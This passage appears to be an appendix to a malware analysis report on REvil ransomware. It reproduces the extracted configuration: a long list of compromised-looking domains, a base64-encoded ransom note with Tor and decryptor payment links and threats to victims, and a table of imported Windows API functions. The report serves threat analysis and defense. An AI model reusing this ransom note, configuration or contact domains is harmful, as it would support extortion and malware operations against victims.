stabilisateur.fr; logosindustries.com; azloans.com; customroasts.com; mikegoodfellow.co.uk; annenymus.com; larchwoodmarketing.com; wineandgo.hu; smartspeak.com; nepal-pictures.com; aslog.fr; aceroprime.com; zorgboerderijravensbosch.nl; solutionshosting.co.uk; elex.is; mike.matthies.de; coachpreneuracademy.com; efficiencyconsulting.es; livelai.com; victorvictoria.com; signamedia.de; min-virksomhed.dk; sycamoregreenapts.com; ultimatelifesource.com; purepreprod4.com; kausette.com; luvinsburger.fr; mariamalmahdi.com; acornishstudio.co.uk; nepressurecleaning.com; malevannye.ru; banukumbak.com; metallbau-hartmann.eu; globalskills.pt; denhaagfoodie.nl; cxcompany.com; wordpress.idium.no; bcmets.info; koncept-m.ru; xn--80abehgab4ak0ddz.xn--p1ai; altitudeboise.com; bd2fly.com; foerderverein-vatterschule.de; rhino-turf.com; suitesartemis.gr; thiagoperez.com; kvetymichalovce.sk; netadultere.fr; sololibrerie.it; global-migrate.com; indiebizadvocates.org; juergenblaetz.de; signededenroth.dk; onlinetvgroup.com; fazagostar.co; stagefxinc.com; drbrianhweeks.com; ketomealprep.academy; saberconcrete.com; entdoctor-durban.com; oscommunity.de; chomiksy.net; latteswithleslie.com; annida.it; edrickennedymacfoy.com; midwestschool.org; michal-s.co.il; kartuindonesia.com; claudiakilian.de; thegetawaycollective.com; matthieupetel.fr; condormobile.fr; astrographic.com; marmarabasin.com; kelsigordon.com; forskolinslimeffect.net; cardsandloyalty.com; electricianul.com; buffdaddyblog.com; jandhpest.com; albcleaner.fr; concontactodirecto.com; heuvelland-oaze.nl; fixx-repair.com; awaisghauri.com; kiraribeaute-nani.com; fridakids.com; cascinarosa33.it; 3daywebs.com; boloria.de; endstarvation.com; switch-made.com; aoyama.ac; universelle.fr; bodet150ans.com; mazift.dk; aciscomputers.com; mariannelemenestrel.com; explora.nl; haus-landliebe.de; geoweb.software; pansionatblago.ru; 1deals.com; stralsund-ansichten.de; projektparkiet.pl; gsconcretecoatings.com; banksrl.co.za; bourchier.org; livedeveloper.com; stressreliefadvice.com; lagschools.ng; m2graph.fr; look.academy; turing.academy; daveystownhouse.com; myfbateam.com; penumbuhrambutkeiskei.com; imaginekithomes.co.nz; devplus.be; ruggestar.ch; proffteplo.com; oro.ae; paprikapod.com; drnelsonpediatrics.com; tramadolhealth.com; thehovecounsellingpractice.co.uk; speiserei-hannover.de; arthakapitalforvaltning.dk; kenmccallum.com; skoczynski.eu; hotjapaneselesbian.com; cssp-mediation.

org;cp-bap.de;ygallerysalonsoho.com:443;atma.nl;
metcalfe.ca;insane.agency;sochi-okna23.ru;
carolynfriedlander.com;liverpoolabudhabi.ae;
hartofurniture.com;boomerslivinglively.com;moira-
cristescu.com;texanscan.org;bohrlochversicherung.info;
birthplacemag.com;primemarineengineering.com;
angelsmirrorus.com;qandmmusiccenter.com;die-immo-
agentur.de;the-beauty-guides.com;levelseven.be;
catalyseurdetransformation.com;mollymccarthydesign.com
;hutchstyle.co.uk;oportowebdesign.com;phoenixcrane.com
;olry-cloisons.fr;alnectus.com;testitjavertailut.net;
monstarrsoccer.com;sellthewrightway.com;cotton-avenue.
co.il;lifeinbreaths.com;alwaysdc.com;rsidesigns.com;
leadforensics.com;premiumweb.com.ua:443;rozmata.com;
opticahubertruiz.com;ntinasfiloxenia.gr;so-sage.fr;
polynine.com;k-zubki.ru;pisofare.co;tages-
geldvergleich.de;funworx.de;smarttourism.academy;
theater-lueneburg.de;bajova.sk;yvesdoin-aquarelles.fr;
leatherjees.com;sarahspics.co.uk;yourcosmicbeing.com;
rs-danmark.dk;simpleitsolutions.ch;makingmillionaires.
net;epsondriversforwindows.com;ayudaespiritualtamara.
com;trevi-vl.ru;vapiano.fr;antesacademy.it;rarefoods.
ro;belinda.af;dennisverschuur.com;sprintcoach.com;
martinipstudios.com;ddmgen.com;block-optic.com;
almamidwifery.com;ncn.nl;alpesiberie.com;palmenhaus-
erfurt.de;bcabattoirs.org;circlecitydj.com;
slotenmakerszwijndrecht.nl;innersurrection.com;
aheadloftladders.co.uk;angelika-schwarz.com;
lapponiasafaris.com;jonnyhooley.com;oraweb.net;donau-
guides.eu;istantidigitali.com;optigas.com;
asiaartgallery.jp;limounie.com;rishigangoly.com;
taulunkartano.fi;osn.ro;marcandy.com;jacquesgarcianoto
.com;thepixelfairy.com;mariajosediazdemera.com;
leopoldineroux.com;goodboyscustom.com;energosbit-rp.ru
;eatyoveges.com;mac-computer-support-hamburg.de;
tilldeeke.de;aberdeenartwalk.org;encounter-p.net;
andreaskildegaard.dk;tweedekansenloket.nl;
amorbellezaysalud.com;palema.gr;9nar.com;lunoluno.com;
betterce.com;beauty-traveller.com;alattekniksipil.com;
craftstone.co.nz;alene.co;jollity.hu;chorusconsulting.
net;motocrossplace.co.uk;mieleshopping.it;mundo-pieces
-auto.fr;richardkershawwines.co.za;salonlamar.nl;
fotoeditores.com;axisoflove.org:443;ledyoucan.com;
metroton.ru;apiarista.de;cmascd.com;karelinjames.com;
gosouldeep.com;nieuwsindeklas.be;mediogiro.com.ar;jax-
interim-and-projectmanagement.com;elliemaccreative.

wordpress.com; eshop.design; billscars.net; verbouwingsdouche.nl; test-teleachat.fr; mazzaropi.com.br; finnergo.eu; jobscore.com; pedmanson.com; belofloripa.be; littlesaints.academy; eastgrinsteadwingchun.com; pharmeko-group.com; bridalcave.com; georgemuncey.com; glennverschueren.be; jag.me; groovedealers.ru; internalresults.com; wyreforest.net; uncensoredhentaigif.com; centuryvisionglobal.com; skyboundnutrition.co.uk; adedesign.com; thesilkroadny.com; fluzfluzrewards.com; hotelturbo.de; skidpiping.de; gurutechnologies.net; nxtstg.org; chris-anne.com; billigeflybilletter.dk; vitormmcosta.com; newonestop.com; adterium.com; janellrardon.com; crestgood.com; chatterchatterchatter.com; skooppi.fi; sealgrinderpt.com; towelroot.co; janasfokus.com; zuerich-umzug.ch; biketruck.de; iactechnologies.net; artcase.pl; otpusk.zp.ua; lookandseen.com; kristianboennelykke.dk; mahikuchen.com; kryptos72.com; supercarhire.co.uk; acb-gruppe.ch; stathmoulis.gr; globalcompliancenews.com; malzomattalar.com; peninggibadan.co.id; slotspinner.com; galaniuklaw.com; deziplan.ru; toranjtuition.org; loysonbryan.com; physio-lang.de; husetsanitas.dk; ced-elec.com; bescomedical.de; omnicademy.com; angeleyezstripclub.com; sppdstats.com; the3-week-diet.net; furland.ru; carmel-york.com; schlagbohrmaschinetests.com; golfclublandgoednieuwkerk.nl; maryairbnb.wordpress.com; legundschiess.de; schroederschoembs.com; subquercy.fr; chatberlin.de; happylublog.wordpress.com; fitnessblenderstory.com; schulz-moelln.de; justaroundthecornerpetsit.com; clemenfoto.dk; tanatek.com; rino-gmbh.com; soncini.ch; anchelor.com; shortysspices.com; charlottelhanna.com; avisioninthedesert.com; spartamovers.com; cmeow.com; transifer.fr; futurenetworking.com; theatre-embellie.fr; plbinsurance.com; adabible.org; zwemofficial.nl; triplettagaite.fr; fidelitytitleoregon.com; racefietsenblog.nl; keyboardjournal.com; a-zpaperwork.eu; relevantonline.eu; secrets-clubs.co.uk; utilisacteur.fr; ya-elka.ru; paardcentraal.nl; charlesfrancis.photos; floweringsun.org; b3b.ch; photographycreativity.co.uk; pro-gamer.pl; dentallabor-luenen.de; modamarfil.com; alabamaroofingllc.com; noda.com.ua; pajagus.fr; cincinnatiphotocompany.org; nevadaruralhousingstudies.org; eksperdanismanlik.com; kombi-dress.com; gardenpartner.pl; lesyeuxbleus.net; broccolisoep.nl; putzen-reinigen.com; nykfdyrehospital.dk; bringmehope.

org ; tetameble . pl ; k-v-f . de ; pinthelook . com ; epicjapanart . com ; apmollerpension . com ; laaisterplakky . nl ; protoplay . ca ; gatlinburgcottage . com ; tchernia-conseil . fr ; biblica . com ; prodentalblue . com ; from02pro . com ; brighthillgroup . com ; mediabolmong . com ; galatee-couture . com ; humanviruses . org ; katherinealy . com ; cookinn . nl ; sshomme . com ; innovationgames-brabant . nl ; limmortelyouth . com ; theintellect . edu . pk ; triplettabordeaux . fr ; tbalp . co . uk ; thisprettyhair . com ; webforsites . com ; parisschool . ru ; mind2muscle . nl ; laylavalentine . com ; allinonecampaign . com ; spirello . nl ; heimdalbygg . no ; kosten-vochtbestrijding . be ; brisbaneosteopathic . com . au ; margaretmcshane . com ; adaduga . info ; jayfurnitureco . com ; agrifarm . dk ; neolaiamedispa . com ; redpebblephotography . com ; poems-for-the-soul . ch ; phukienbepthanhdat . com ; forumsittard . nl ; hnkns . com ; dentalcircle . com ; elitkeramika-shop . com . ua ; rossomattonecase . it ; direitapernambuco . com ; catchup-mag . com ; pubcon . com ; cainlaw-okc . com ; napisat-pismo-gubernatoru . ru : 443 ; line-x . co . uk ; riffenmattgarage . ch ; liveyourheartout . co ; yayasanprimaunggul . org ; itheroes . dk ; babysitting-hk . helpergo . co ; skolaprome . eu ; hepishopping . com ; sytzedevries . com ; xn--billigafrgpatroner-stb . se ; stoneridgemontessori . com ; buerocenter-butzbach-werbemittel . de ; topvijesti . net ; bluemarinefoundation . com ; akwaba-safaris . com ; studionumerik . fr ; hawthornsretirement . co . uk ; mamajenedesigns . com ; grancanariaregional . com ; campinglaforetdetesse . com ; molade . nl ; jeanmonti . com ; valiant-voice . com ; dr-vita . de ; altocontatto . net ; nicksrock . com ; profibersan . com ; agenceassemble . fr ; c-sprop . com ; jalkapuu . net ; walterman . es ; nrgvalue . com ; web865 . com ; haard-totaal . nl ; buzzneakers . com ; 5pointpt . com ; dieetuniversiteit . nl ; parksideseniorliving . net ; teamsegeln . ch ; ciga-france . fr ; tellthebell . website ; zealcon . ae ; ramirezprono . com ; ronielyn . com ; jimprattmediations . com ; mrmac . com ; eventosvirtualesexitosos . com ; egpu . fr ; ikadomus . com ; t3brothers . com ; masecologicos . com ; initconf . com ; jlgraphisme . fr ; ykobbqchicken . ca ; dierenambulancealkmaar . nl ; business-basic . de ; leansupremegarcinia . net ; uci-france . fr ; leloupblanc . gr ; saint-malo-developpement . fr ; lmmont . sk ; outstandingminialbums . com ; advanced-removals . co . uk ; bumbipdeco . site ; augen-praxisklinik-rostock . de ; vdolg24 . online ; circuit-diagramz . com ; specialtyhomeservicesllc . com ; onesynergyinternational . com ; fi-institutionalfunds . com ; apogeeconseils . fr ; yournextshoes . com ; campusescalade . com ; mrcar . nl ;

kafkacare.com; metriplica.academy; narca.net; ikzoekgod.be; pvandambv.nl; auto-opel.ro; bellesiniacademy.org; yuanshenghotel.com; sweetz.fr; bonitabeachassociation.com; sambaglow.com; druktemakersheerenveen.nl; renderbox.ch; latableacrepes-meaux.fr; neonodi.be; lovetzuchia.com; cc-experts.de; awaitspain.com; schluesseldienste-hannover.de; cap29010.it; alcye.com; kookooo.com; richardmaybury.co.uk; cesep2019.com; rubyaudiology.com; smartercashsystem.com; bagaholics.in; loparnille.se; cuadc.org; mensemetgesigte.co.za; terraflair.de; triavlete.com; baita.ac; rtc24.com; pixelhealth.net; molinum.pt; randyabrown.com; imajyuku-sozoku.com; rattanwarehouse.co.uk; imagine-entertainment.com; brannbornfastigheter.se; chinowarehousespace.com; go.labibini.ch; tesisatonarim.com; enews-qca.com; ahgarage.com; reygroup.pt; artvark.nl; production-stills.co.uk; directique.com; skinkeeper.li; pankiss.ru; silverbird.dk; raeoflightmusic.com; computer-place.de; nbva.co.uk; volta.plus; jefersonalessandro.com; rename.kz; myplaywin3.com; rentingwell.com; muller.nl; operativadigital.com; perceptdecor.com; greatofficespaces.net; stanleyqualitysystems.com; yourhappyevents.fr; perfectgrin.com; wasnederland.nl; inewsstar.com; arazi.eus; xn--ziinoapte-6ld.ro; gazelle-du-web.com; lumturo.academy; innervisions-id.com; memphishealthandwellness.com; 90nguyentuan.com; andermattswisswatches.ch; promus.ca; bayshoreelite.com; mesajjongeren.nl; agencewho-aixenprovence.fr; qwikcoach.com; pazarspor.org.tr; creohn.de; kamin-somnium.de; kuriero.pro; maxcube24.com.ua; expohomes.com; mayprogulka.ru; mgimalta.com; spectamarketingdigital.com.br; alexwenzel.de; fskhjalmar.se; oncarrot.com; pokemonturkiye.com; bg.szczecin.pl; werkzeugtrolley.net; 5thactors.com; geitoniatonaggelon.gr; muni.pe; aktivfriskcenter.se; dmlcpa.com; frankgoll.com; devus.de; landgoedspica.nl; handyman-silkeborg.dk; queertube.net; gratiocafeblog.wordpress.com; techybash.com; karmeliterviertel.com; parentsandkids.com; grupoexin10.com; shrinkingplanet.com; hom-frisor.dk; bluelakevision.com; grafikstudio-visuell.de; pxsrl.it; mindsparkescape.com; iexpert99.com; lyricalduniya.com; animation-pro.co.uk; site.markkit.com.br; bluetenreich-brilon.de; mslp.org; licensed-public-adjuster.com; vedsegaard.dk; drvoip.com; satoblog.org; flossmoordental.com; bmw-i-pure-impulse.com; biodentify.ai; iron-mine.ru; redctei.co; bjornvanvulpen.nl; breakluckrecords.com; fta-media.com; domaine-des-pothiers.com; invela.dk; cymru.

futbol;hinotruckwreckers.com.au;profiz.com;auberives-sur-vareze.fr;glende-pflanzenparadies.de;advancedeyecare.com;fanuli.com.au;bychowo.pl;catering.com;111firstdelray.com;mercadodelrio.com;interlinkone.com;greeneyetattoo.com;rapid5kloan.org;hensleymarketing.com;stage-infirmier.fr;ebible.co;lashandbrowenvy.com;sharonalbrightdds.com;collegetennis.info;photonag.com;ravage-webzine.nl;spacebel.be;johnkoen.com;unexplored.gr;thegrinningmanmusical.com;martha-frets-ceramics.nl;basindentistry.com;scietech.academy;wademurray.com;tzn.nu;bratek-immobilien.de;letterscan.de;n-newmedia.de;gta-jjb.fr;bodymindchallenger.com;veggienessa.com;suonenjoen.fi;dinedrinkdetroit.com;acumenconsultingcompany.com;hameghlim.com;quitescorting.com;dcc-eu.com;solidhosting.nl;ceocenters.com;hospitalitytrainingsolutions.co.uk;amyandzac.com;radishallgood.com;lgiwines.com;factorywizuk.com;dibli.store;lollachiro.com;goodherbalhealth.com;dinecorp.com;stitch-n-bitch.com;kdbrh.com;wribrazil.com;ruggestar.ch;bubbalucious.com;rechtenplicht.be;aquacheck.co.za;buonabitare.com;framemyballs.com;campusce.com;datatri.be;eyedoctordallas.com;holocine.de;ziliak.com;lisa-poncon.fr;designimage.ae;descargandoprogramas.com;jdscenter.com;blucamp.com;liepertgrafikweb.at;beandrivingschool.com.au;ludoil.it;acibademmobil.com.tr;brunoimmobilier.com;jglconsultancy.com;ingresosextras.online;wirmuessenreden.com;sachainchiuk.com;airvapourbarrier.com;lattalvor.com;powershell.su;advance-refle.com;housesofwa.com;blueridgeheritage.com;advesa.com;jaaphoekzema.nl;ox-home.com;sunsolutions.es;ufovidmag.com;markseymourphotography.co.uk;wrinstitute.org;focuskontur.com;comoserescritor.com;blavait.fr;evsynthacademy.org;pilotgreen.com;leijstrom.com;janmorgenstern.com;gaearoyals.com;nalliasmali.net;2020hindsight.info;scentedlair.com;greenrider.nl;encounter-p.net;lsngroupe.com;orchardbrickwork.com;rokthetalk.com;prometeyagro.com.ua;ijsselbeton.nl;kryddersnapsen.dk;baumfinancialservices.com;mjk.digital;corporacionrr.com;o2o-academy.com;manzel.tn;smartworkplaza.com;christopherhannan.com;carsten.sparen-it.de;peppergreenfarmcatering.com.au;reputation-medical.online;christianscholz.de;delegationhub.com;hostingbangladesh.net;nauticmarine.dk;ocduiblog.com;jakubrybak.com;teutoradio.de;zaczytana.com;

zumrutkuyutemel.com;duthler.nl;dayenne-styling.nl;
cleanroomequipment.ie;naukaip.ru;
activeterroristwarningcompany.com;
breathebettertolivebetter.com;innovationgames-brabant.
nl;tastevirginia.com;awag-blog.de;watchsale.biz;
whoopingcrane.com;ilovefullcircle.com;bulyginnikitav
.000webhostapp.com;saboboxtel.uk;zinnystar.com;
factoriareloj.com;internestdigital.com;cops4causes.org
;affligemsehondenschool.be;achetrabalhos.com;
curtsdiscountguns.com;lidkopingsnytt.nu;cac2040.com;
khtrx.com;barbaramcfadyenjewelry.com;agora-
collectivites.com;nuohous.com;agendatwentytwenty.com;
goddardleadership.org;fascaonline.com;opt4cdi.com;
domilivefurniture.com;amelielecompte.wordpress.com;
burg-zelem.de;mustangmarketinggroup.com;strauchs-
wanderlust.info;aidanpublishing.co.uk;ziliak.com;
johnsonweekly.com;bavovrienden.nl;skyscanner.ro;
jobstomoveamerica.org;etgdogz.de;abulanov.com;nourella
.com;ncjc.ca;mrkluttz.com;ilveshistoria.com;frameshift
.it;eurethicsport.eu;paradigmlandscape.com;
jmmartinezilustrador.com;ninjaki.com;unboxtherapy.site
;enactusnhlstenden.com;afbudsrejserallinclusive.dk;
deduktia.fi;endlessrealms.net;fire-space.com;qrs-
international.com;tieronechic.com;nutriwell.com.sg;
trainiumacademy.com;kerstliedjeszingen.nl;bendel-
partner.de;placermonticello.com;andrealuchesi.it;
professionetata.com;happycatering.de;rolleepollee.com;
thestudio.academy;linearete.com;magnetvisual.com;
richardiv.com;baptistdistinctives.org;stringnosis.
academy;vitoriaecoturismo.com.br;fbmagazine.ru;
agriturismocastagneto.it;xrresources.com;atrgroup.it;
premier-iowa.com;pays-saint-flour.fr;o90.dk;four-ways.
com;scholarquotes.com;the5thquestion.com;shortsalemap.
com;hostaletdelsindians.es;michaelfiegel.com;
drbenveniste.com;arabianmice.com;the-cupboard.co.uk;
benchbiz.com;cyberpromote.de;edvestors.org;
rentsportsequip.com;fann.ru;nexstagefinancial.com;
bookingwheel.com;dreamvoiceclub.org;
jameswilliamspainting.com;ownidentity.com;thenalpa.com
;denverwynkoopdentist.com;gbk-tp1.de;animalfood-online
.de;hypogenforensic.com;parseport.com;azerbaycanas.com
;mediahub.co.nz;julielusktherapy.com;topautoinsurers.
net;bertbutter.nl;distrifresh.com;guohedd.com;amco.net
.au;teethinadaydentalimplants.com;kemtron.fr;sbit.ag;
wg-heiligenstadt.de;rizplakatjaya.com","net":true,"
nbody":"LQAtAC0APQA9AD0AIABXAGUAbABjAG8AbQBlAC4AIABBA

GcAYQBpAG4ALgAgAD0APQA9AC0ALQAtAA0ACgANAAoAWw
ArAF0AIABXAGgAYQB0AHMAIABIAGEAcABwAGUAbgA/ACA
AWwArAF0ADQAKAA0ACgBZAG8AdQByACAAZgBpAGwAZQBz
ACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAsACAA
YQBuAGQAIABjAHUAcgByAGUAbgB0AGwAeQAgAHUAbgBhAH
YAYQBpAGwAYQBiAGwAZQAuACAAWQBvAHUAIABjAGEAbg
AgAGMAaABlAGMAawAgAGkAdAA6ACAAYQBsAGwAIABmAGkA
bABlAHMAIABvAG4AIAB5AG8AdQAgAGMAbwBtAHAAdQB0
AGUAcgAgAGgAYQBzACAAZQB4AHAAYQBuAHMAaQBvAG4AIA
B7AEUAWABUAH0ALgANAAoAQgB5ACAAdABoAGUAIAB3AG
EAeQAsACAAZQB2AGUAcgB5AHQAaABpAG4AZwAgAGkAcwAg
AHAAbwBzAHMAaQBiAGwAZQAgAHQAbwAgAHIAZQBjAG8A
dgBlAHIAIAAoAHIAZQBzAHQAbwByAGUAKQAsACAAYgB1AH
QAIAB5AG8AdQAgAG4AZQBlAGQAIAB0AG8AIABmAG8AbA
BsAG8AdwAgAG8AdQByACAAaQBuAHMAdAByAHUAYwB0AG
kAbwBuAHMALgAgAE8AdABoAGUAcgB3AGkAcwBlACwAIA
B5AG8AdQAgAGMAYQBuAHQAIAByAGUAdAB1AHIAbgAgAH
kAbwB1AHIAIABkAGEAdABhACAAKABOAEUAVgBFAFIAKQ
AuAA0ACgANAAoAWwArAF0AIABXAGgAYQB0ACAAZwB1AG
EAcgBhAG4AdABlAGUAcwA/ACAAWwArAF0ADQAKAA0ACg
BJAHQAcwAgAGoAdQBzAHQAIABhACAAYgB1AHMAaQBuAG
UAcwBzAC4AIABXAGUAIABhAGIAcwBvAGwAdQB0AGUAbA
B5ACAAZABvACAAbgBvAHQAIABjAGEAcgBlACAAYQBiAG
8AdQB0ACAAeQBvAHUAIABjAGEAdAA6ACAAWwArAF0ADQ
BmACAAdwBlACAAZABvACAAbgBvAHQAIABkAG8AIABvAH
UAcgAgAHcAbwByAGsAIABhAG4AZAAgAGwAaQBhAGIAaQ
BsAGkAdABpAGUAcwAgAC0AIABuAG8AYgBvAGQAeQAgAH
cAaQBsAGwAIABuAG8AdAAgAGMAbwBvAHAAZQByAGEAdA
BlACAAdwBpAHQAaAAgAHUAcwAuACAASQB0AHMAIABuAG
8AdAAgAGkAbgAgAG8AdQByACAAcQBuAHQAZQByAGUAcw
B0AHMALgANAAoAVABvACAAYwBoAGUAYwBrACAAdABoAG
UAIABhAGIAaQBsAGkAdAB5ACAAbwBmACAAcgBlAHQAdQ
ByAG4AaQBuAGcAIABmAGkAbABlAHMALAAgAFkAbwB1AC
AAcwBoAG8AdQBsAGQAIABnAG8AIAB0AG8AIABvAHUAcg
AgAHcAZQBiAHMAaQB0AGUALgAgAFQAaABlAHIAZQAgAH
kAbwB1ACAAYwBhAG4AIABkAGUAYwByAHkAcAB0ACAAbw
BuAGUAIABmAGkAbABlACAAZgBvAHIAIABmAHIAZQBlAC
4AIABUAGgAYQB0ACAAaQBzACAAbwB1AHIAIABnAHUAYQ
ByAGEAbgB0AGUAZQAuAA0ACgBJAGYAIAB5AG8AdQAgAH
cAaQBsAGwAIABuAG8AdAAgAGMAbwBvAHAAZQByAGEAdA
BlACAAdwBpAHQAaAAgAG8AdQByACAAcwBlAHIAdgBpAG
MAZQAgAC0AIABmAG8AcgAgAHUAcwAsACAAaQB0AHMAIA
BkAG8AZQBzACAAbgBvAHQAIABtAGEAdAB0AGUAcgAuAC
AAQgB1AHQAIAB5AG8AdQAgAHcAaQBsAGwAIABsAG8Acw

BlACAAeQBvAHUAcgAgAHQAaQBtAGUAIABhAG4AZAAgAG
QAYQB0AGEALAAgAGMAYQB1AHMAZQAgAGoAdQBzAHQAIA
B3AGUAIABoAGEAdgBlACAAdABoAGUAIABwAHIAaQB2AG
EAdABlACAAawBlAHkALgAgAEkAbgAgAHAAcgBhAGMAdA
BpAHMAZQAgAC0AIAB0AGkAbQBlACAAaQBzACAAbQB1AG
MAaAAgAG0AbwByAGUAIAB2AGEAbAB1AGEAYgBsAGUAIA
B0AGgAYQBuACAAbQBvAG4AZQB5AC4ADQAKAA0ACgBbAC
sAXQAgAEgAbwB3ACAAdABvACAAZwBlAHQAIABhAGMAYw
BlAHMAcwAgAG8AbgAgAHcAZQBiAHMAaQB0AGUAPwAgAF
sAKwBdAA0ACgANAAoAWQBvAHUAIABoAGEAdgBlACAAdA
B3AG8AIAB3AGEAeQBzADoADQAKAA0ACgAxACkAIABbAF
IAZQBjAG8AbQBtAGUAbgBkAGUAZABdACAAVQBzAGkAbg
BnACAAYQAgAFQATwBSACAAYgByAG8AdwBzAGUAcgAhAA
0ACgAgACAAYQApACAARABvAHcAbgBsAG8AYQBkACAAYQ
BuAGQAIABpAG4AcwB0AGEAbABsACAAVABPAFIAIABiAH
IAbwB3AHMAZQByACAAZgByAG8AbQAgAHQAaABpAHMAIA
BzAGkAdABlADoAIABoAHQAdABwAHMAOgAvAC8AdABvAH
IAcAByAG8AagBlAGMAdAAuAG8AcgBnAC8ADQAKACAAIA
BiACkAIABPAHAAZQBuACAAbwB1AHIAIAB3AGUAYgBzAG
kAdABlADoAIABoAHQAdABwADoALwAvAGEAcABsAGUAYg
B6AHUANAA3AHcAZwBhAHoAYQBwAGQAcQBrAHMANgB2AH
IAYwB2ADYAegBjAG4AagBwAHAAawBiAHgAYgByADYAdw
BrAGUAdABmADUANgBuAGYANgBhAHEAMgBuAG0AeQBvAH
kAZAAuAG8AbgBpAG8AbgAvAHsAVQBJAEQAfQANAAoADQ
AKADIAKQAgAEkAZgAgAFQATwBSACAAYgBsAG8AYwBrAG
UAZAAgAGkAbgAgAHkAbwB1AHIAIABjAG8AdQBuAHQAcg
B5ACwAIAB0AHIAeQAgAHQAbwAgAHUAcwBlACAAVgBQAE
4AIQAgAEIAdQB0ACAAeQBvAHUAIABjAGEAbgAgAHUAcw
BlACAAbwB1AHIAIABzAGUAYwBvAG4AZABhAHIAeQAgAH
cAZQBiAHMAaQB0AGUALgAgAEYAbwByACAAdABoAGkAcw
A6AA0ACgAgACAAYQApACAATwBwAGUAbgAgAHkAbwB1AH
IAIABhAG4AeQAgAGIAcgBvAHcAcwBlAHIAIAAoAEMAaA
ByAG8AbQBlACwAIABGAGkAcgBlAGYAbwB4ACwAIABPAH
AAZQByAGEALAAgAEkARQAsACAARQBkAGcAZQApAA0ACg
AgACAAYgApACAATwBwAGUAbgAgAG8AdQByACAAcwBlAG
MAbwBuAGQAYQByAHkAIAB3AGUAYgBzAGkAdABlADoAIA
BoAHQAdABwADoALwAvAGQAZQBjAHIAeQBwAHQAbwByAC
4AdABvAHAALwB7AFUASQBEAH0ADQAKAA0ACgBXAGEAcg
BuAGkAbgBnADoAIABzAGUAYwBvAG4AZABhAHIAeQAgAH
cAZQBiAHMAaQB0AGUAIABjAGEAbgAgAGIAZQAgAGIAbA
BvAGMAawBlAGQALAAgAHQAaABhAHQAcwAgAHcAaAB5AC
AAZgBpAHIAcwB0ACAAdgBhAHIAaQBhAG4AdAAgAG0AdQ
BjAGgAIABiAGUAdAB0AGUAcgAgAGEAbgBkACAAbQBvAH
IAZQAgAGEAdgBhAGkAbABhAGIAbABlAC4ADQAKAA0AC
gBXAGgAZQBuACAAeQBvAHUAIABvAHAAZQBuACAAbwB1AH
IAIAB3AGUAYgBzAGkAdABlACwAIABwAHUAdAAgAHQAaA

BlACAAZgBvAGwAbABvAHcAaQBuAGcAIABkAGEAdABhAC
AAaQBuACAAdABoAGUAIABpAG4AcAB1AHQAIABmAG8Acg
BtADoADQAKAEsAZQB5ADoADQAKAA0ACgB7AEsARQBZAH
0ADQAKAA0ACgANAAoARQB4AHQAZQBuAHMAaQBvAG4AIA
BuAGEAbQBlADoADQAKAA0ACgB7AEUAWABUAH0ADQAKAA
0ACgAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQ
AtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC
0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0AL
QAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAt
AC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0ALQAtAC0
ALQAtAC0ALQAtAC0ALQAtAC0ADQAKAA0ACgAhACEAIQ
AgAEQAQQBOAEcARQBSACAAIQAhACEADQAKAEQATwBOA
FQAIAB0AHIAeQAgAHQAbwAgAGMAaABhAG4AZwBlACAA
ZgBpAGwAZQBzACAAYgB5ACAAeQBvAHUAcgBzAGUAbAB
mACwAIABEAE8ATgBUACAAdQBzAGUAIABhAG4AeQAgAH
QAaABpAHIAZAAgAHAAYQByAHQAeQAgAHMAbwBmAHQAd
wBhAHIAZQAgAGYAbwByACAAcgBlAHMAdABvAHIAaQBu
AGcAIAB5AG8AdQByACAAZABhAHQAYQAgAG8AcgAgAGE
AbgB0AGkAdgBpAHIAdQBzACAAcwBvAGwAdQB0AGkAbw
BuAHMAIAAtACAAaQB0AHMAIABtAGEAeQAgAGUAbgB0A
GEAaQBsACAAZABhAG0AZwBlACAAbwBmACAAdABoAGUA
IABwAHIAaQB2AGEAdABlACAAawBlAHkAIABhAG4AZAA
sACAAYQBzACAAcgBlAHMAdQBsAHQALAAgAFQAaABlAC
AATABvAHMAcwAgAGEAbABsACAAZABhAHQAYQAuAA0AC
gAhACEAIQAgACEAIQAhACAAIQAhACEADQAKAE8ATgBF
ACAATQBPAFIARQAgAFQASQBNAEUAOgAgAEkAdABzACA
AaQBuACAAeQBvAHUAcgAgAGkAbgB0AGUAcgBlAHMAdA
BzACAAdABvACAAZwBlAHQAIAB5AG8AdQByACAAZgBpA
GwAZQBzACAAYgBhAGMAawAuACAARgByAG8AbQAgAG8A
dQByACAAcwBpAGQAZQAsACAAdwBlACAAKAB0AGgAZQA
gAGIAZQBzAHQAIABzAHAAZQBjAGkAYQBsAGkAcwB0AH
MAKQAgAG0AYQBrAGUAIABlAHYAZQByAHkAdABoAGkAb
gBnACAAZgBvAHIAIAByAGUAcwB0AG8AcgBpAG4AZwAs
ACAAYgB1AHQAIABwAGwAZQBhAHMAZQAgAHMAaABvAHU
AbABkACAAbgBvAHQAIABpAG4AdABlAHIAZgBlAHIAZQ
AuAA0ACgAhACEAIQAgACEAIQAhACAAIQAhACEAAAA=",
"nname":"{EXT}-readme.txt","exp":true,"img":"
QQBsAGwAIABvAGYAIAB5AG8AdQByACAAZgBpAGwAZ
QBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAh
AA0ACgANAAoARgBpAG4AZAAgAHsARQBYAFQAfQAtAHI
AZQBhAGQAbQBlAC4AdAB4AHQAIABhAG4AZAAgAGYAbw
BsAGwAbwB3ACAAaQBuAHMAdAB1AGMAdABpAG8AbgBzAAAA"}

12.2 REvil API functions

Table 11: REvil API function imports.

Function name	**Source**
"OpenProcessToken"	"ADVAPI32.DLL"
"GetTokenInformation"	"ADVAPI32.DLL"
"IsValidSid"	"ADVAPI32.DLL"
"GetUserNameW"	"ADVAPI32.DLL"
"ImpersonateLoggedOnUser"	"ADVAPI32.DLL"
"RegOpenKeyExW"	"ADVAPI32.DLL"
"RegQueryValueExW"	"ADVAPI32.DLL"
"RegCloseKey"	"ADVAPI32.DLL"
"RegCreateKeyExW"	"ADVAPI32.DLL"
"RegSetValueExW"	"ADVAPI32.DLL"
"CryptAcquireContextW"	"ADVAPI32.DLL"
"CryptGenRandom"	"ADVAPI32.DLL"
"FreeSid"	"ADVAPI32.DLL"
"RevertToSelf"	"ADVAPI32.DLL"
